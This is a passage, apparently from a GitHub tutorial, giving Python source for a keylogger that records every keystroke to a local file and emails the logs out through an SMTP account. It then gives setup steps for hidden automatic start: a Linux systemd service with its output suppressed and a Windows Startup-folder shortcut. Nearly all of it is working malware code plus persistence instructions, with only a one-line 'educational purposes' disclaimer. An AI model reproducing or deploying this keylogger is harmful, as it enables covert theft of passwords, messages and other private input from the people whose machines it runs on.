log_file = 'keylog.txt'

def send_email(log_content):
    # Retry logic in case of SMTP failure
    attempts = 3  # Maximum number of retry attempts
    for attempt in range(attempts):
        try:
            msg = MIMEText(log_content)
            msg['Subject'] = 'Keylogger Logs'
            msg['From'] = EMAIL_ADDRESS
            msg['To'] = EMAIL_ADDRESS

            with smtplib.SMTP(SMTP_SERVER, SMTP_PORT) as server:
                server.starttls()
                server.login(EMAIL_ADDRESS, EMAIL_PASSWORD)
                server.sendmail(EMAIL_ADDRESS, EMAIL_ADDRESS, msg.as_string())
            print("Email sent successfully.")
            break  # Exit the loop if email was sent successfully
        except Exception as e:
            print(f"Failed to send email (Attempt {attempt + 1}/{attempts}): {e}")
            time.sleep(10)  # Wait before retrying
            if attempt == attempts - 1:  # After final attempt, log the failure
                print("Maximum retry attempts reached. Email not sent.")

def on_press(key):
    global log_content
    try:
        log_content += f'{key.char}'
    except AttributeError:
        if key == Key.space:
            log_content += ' '
        elif key == Key.backspace:
            log_content += ' [BACKSPACE]'
        elif key == Key.enter:
            log_content += '\n'
        elif hasattr(key, 'name'):  # Fallback for keys with 'name' attribute
            log_content += f' [{key.name}]'

    # Save keystrokes immediately to avoid loss
    with open(log_file, 'a') as f:
        f.write(log_content)

def on_release(key):
    global log_content
    if key == Key.esc:
        # Send the email with the logged content
        send_email(log_content)
        log_content = ''  # Clear logs after sending
        # Clear the log file after sending
        with open(log_file, 'w') as f:
            f.truncate(0)
        print("Log file cleared.")
        return False  # Stop listener

def main():
    global log_content
    # Load previous logs if any
    if os.path.exists(log_file):
        with open(log_file, 'r') as f:
            log_content = f.read()

    while True:
        with Listener(on_press=on_press, on_release=on_release) as listener:
            listener.join()

        # Wait before restarting the listener
        time.sleep(5)

if __name__ == '__main__':
    main()
```

Key Features Explained

- **Email Configuration**
  Uses Gmail's SMTP server to send the logs. For better security, it's recommended to use an app-specific password when using Gmail with 2-Step Verification enabled.

- **Log Management**
  The script saves keystrokes in a log file (keylog.txt) and clears it after sending the email. This helps prevent log file overflow.

- **Error Handling and Retry Logic**
  If the email sending fails, the script retries up to 3 times with a 10-second delay between each attempt. If the retries fail, it logs the error and stops.

- **Key Capture Logic**
  The script listens for keystrokes and records them. Special keys like **space**, **backspace**, **enter**, and **esc** are also logged with specific names for clarity.

Setup for Automatic Execution

Linux Setup (Using Systemd)

1. **Create the systemd service file:**

   - Open a terminal and create the service file:

   ```
   sudo nano /etc/systemd/system/keylogger.service
   ```

   - Add the following content:

   ```
   [Unit]
   Description=Keylogger Script
   After=multi-user.target

   [Service]
   ExecStart=/usr/bin/python3 /path/to/keylogger.py
   WorkingDirectory=/path/to/
   StandardOutput=null
   StandardError=null
   Restart=always

   [Install]
   WantedBy=multi-user.target
   ```

2. Enable and start the service:

   - Reload systemd and enable the service:

   ```
   sudo systemctl daemon-reload
   sudo systemctl enable keylogger.service
   sudo systemctl start keylogger.service
   ```

3. Check the service status:

   - Ensure it's running correctly

   ```
   sudo systemctl status keylogger.service
   ```

Windows Setup (Using the Startup Folder)

1. **Open the Startup Folder:**

   - Press Win + R, type shell:startup, and press Enter.

2. **Create a Shortcut:**

    - Right-click in the folder, select "New > Shortcut," and enter the path to your Python executable and script:

    ```
    C:\Python39\python.exe C:\path\to\keylogger.py
    ```

3. **Script Execution:**

    - The script will now run automatically when you log in to Windows.

Recommendations

- **Security Considerations:**
  This keylogger is meant for educational purposes only. Always obtain permission before monitoring or logging keypresses on any device.

- **Use an App-Specific Password:**
  If using Gmail with 2-Step Verification enabled, generate an app password for added security.

If you're interested in more cybersecurity-related projects, please follow my GitHub account: https://github.com/SagarBiswas-MultiHAT.

--------------- X ---------------